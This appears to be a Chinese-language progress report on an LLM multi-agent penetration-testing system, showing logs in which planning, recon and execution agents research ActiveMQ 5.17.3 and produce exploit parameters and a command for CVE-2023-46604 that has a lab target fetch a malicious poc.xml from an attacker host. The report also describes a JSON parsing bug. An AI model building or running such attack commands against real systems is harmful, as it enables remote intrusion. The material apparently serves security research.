

5.08汇报

Planning_agent




```
2025-05-08 01:03:27,480 [INFO] readability.readability - ruthless removal did not work.
Crawling Google pages:  22%|███████████████████                                                                     | 2/9 [00:10<00:36,  5.22s/it]
2025-05-08 01:03:40,153 [INFO] httpx - HTTP Request: POST https://api.deepseek.com/chat/completions "HTTP/1.1 200 OK"
Crawling Google pages:  56%|█████████████████████████████████████████████████                                       | 5/9 [00:27<00:22,  5.52s/it]
2025-05-08 01:03:55,670 [INFO] httpx - HTTP Request: POST https://api.deepseek.com/chat/completions "HTTP/1.1 200 OK"
Crawling Google pages:  67%|███████████████████████████████████████████████████████████                             | 6/9 [00:44<00:25,  8.36s/it]
2025-05-08 01:04:13,307 [INFO] httpx - HTTP Request: POST https://api.deepseek.com/chat/completions "HTTP/1.1 200 OK"
Crawling Google pages:  78%|████████████████████████████████████████████████████████████████████                    | 7/9 [01:00<00:20, 10.41s/it]
2025-05-08 01:04:30,214 [INFO] httpx - HTTP Request: POST https://api.deepseek.com/chat/completions "HTTP/1.1 200 OK"
Crawling Google pages:  89%|██████████████████████████████████████████████████████████████████████████████          | 8/9 [01:22<00:13, 13.40s/it]
2025-05-08 01:04:51,181 [INFO] httpx - HTTP Request: POST https://api.deepseek.com/chat/completions "HTTP/1.1 200 OK"
Crawling Google pages: 100%|████████████████████████████████████████████████████████████████████████████████████████| 9/9 [01:40<00:00, 11.16s/it]
2025-05-08 01:04:57,474 [INFO] __main__ - 二次搜索完成，耗时：110.39s
Embeddings have been explicitly disabled. Using MockEmbedding.
2025-05-08 01:04:57,774 [INFO] llama_index.core.indices.keyword_table.retrievers - > Starting query: 列出所有适用于5.17.3版本的PoC代码
2025-05-08 01:04:59,221 [INFO] llama_index.core.indices.keyword_table.retrievers - query keywords: ['17', '列出所有适用于5', '3版本的po
c代码']
2025-05-08 01:04:59,221 [INFO] llama_index.core.indices.keyword_table.retrievers - > Extracted keywords: []
```




```
2025-05-08 01:04:59,221 [INFO] __main__ - GitHub分析结果：
Empty Response
2025-05-08 01:04:59,538 [INFO] httpx - HTTP Request: POST https://api.deepseek.com/chat/completions "HTTP/1.1 200 OK"
2025-05-08 01:05:10,096 [INFO] httpx - HTTP Request: POST https://api.deepseek.com/chat/completions "HTTP/1.1 200 OK"
2025-05-08 01:05:24,340 [INFO] llama_index.core.indices.keyword_table.retrievers - > Starting query: 列出所有适用于5.17.3版本的分析报告
2025-05-08 01:05:24,340 [INFO] llama_index.core.indices.keyword_table.retrievers - query keywords: ['17', '列出所有适用于5', '3版本的分
析报告']
2025-05-08 01:05:24,341 [INFO] llama_index.core.indices.keyword_table.retrievers - > Extracted keywords: ['17']
2025-05-08 01:05:24,423 [INFO] httpx - HTTP Request: POST https://api.deepseek.com/chat/completions "HTTP/1.1 200 OK"
2025-05-08 01:05:30,831 [INFO] __main__ - Google分析结果：
以下是适用于ActiveMQ 5.17.3版本的分析报告来源：

1. Huntress博客关于关键漏洞的分析
2. Uptycs博客关于威胁研究的分析

这两个来源都提到了ActiveMQ 5.17.3版本的相关信息。
2025-05-08 01:05:30,832 [INFO] __main__ - 总执行时间：204.68秒
```

Execution_agent




```
exec agent response:

Here’s the concise breakdown of the information needed to execute the exploit:

### **Required Parameters:**
1. **Target IP Address (`-i` or `--ip`)**
   - **Information Needed:** The IP address or hostname of the vulnerable ActiveMQ server.

2. **Target Port (`-p` or `--port`)**
   - **Information Needed:** The port number where the ActiveMQ server is listening (default is `61616`).

3. **XML URL (`-u` or `--url`)**
   - **Information Needed:** The accessible URL of the malicious XML file (`poc.xml`) that the server will process.

### **Additional Notes:**
- The exploit targets **CVE-2023-46604** (unsafe deserialization in ActiveMQ).
- No authentication is required.
- Ensure the XML payload is hosted at the provided URL and is reachable by the target server.

Let me know if you'd like to proceed with the execution steps!
```

列出一些需要提供的参数




~~~
recon agent response:

```json
{
    "exploit_parameters": {
        "target_ip": "192.168.18.128",
        "target_port": "61616",
        "xml_url": "http://<attacker_ip>/poc.xml",
        "cve": "CVE-2023-46604",
        "authentication_required": false,
        "notes": [
            "The exploit targets unsafe deserialization in ActiveMQ (CVE-2023-46604)",
            "The XML payload (poc.xml) must be hosted and accessible by the target server",
            "Default ActiveMQ OpenWire port (61616) is confirmed vulnerable",
            "No authentication required for exploitation"
        ]
    },
    "service_information": {
        "confirmed_version": "ActiveMQ 5.17.3",
        "vulnerable_component": "OpenWire transport protocol"
    }
}
```
~~~

通过之前Rencon_agent侦察到的信息，exec agent将会探索下一步，并构造出攻击命令



~~~
exec agent response:

```json
{
   "analysis": "None",
   "next_step": "Execute the exploit with the provided parameters.",
   "executable": "python exploit.py -i 192.168.18.128 -p 61616 -u http://<attacker_ip>/poc.xml"
}
```
~~~

目前还需解决的问题



~~~
exec agent response:

```json
{
    "analysis": "None",
    "next_step": "Execute the exploit with the provided parameters.",
    "executable": "python exploit.py -i 192.168.18.128 -p 61616 -u 'http://192.168.18.1/poc.xml'"
}
```

This is valid JSON because:
1. All keys are properly double-quoted
2. String values are properly double-quoted
3. The executable command is properly escaped with single quotes for the URL parameter
4. No trailing commas exist
5. The structure matches the required format exactly
6. The command is executable as-is when copied to a terminal

The single quotes around the URL ensure proper shell execution while maintaining valid JSON syntax. This format avoids any JSON escapin
g issues while still providing a working command.

Extracted string is not a valid JSON
~~~

AI生成的响应看起来是有效的JSON，但程序仍报告JSON无效，导致无限循环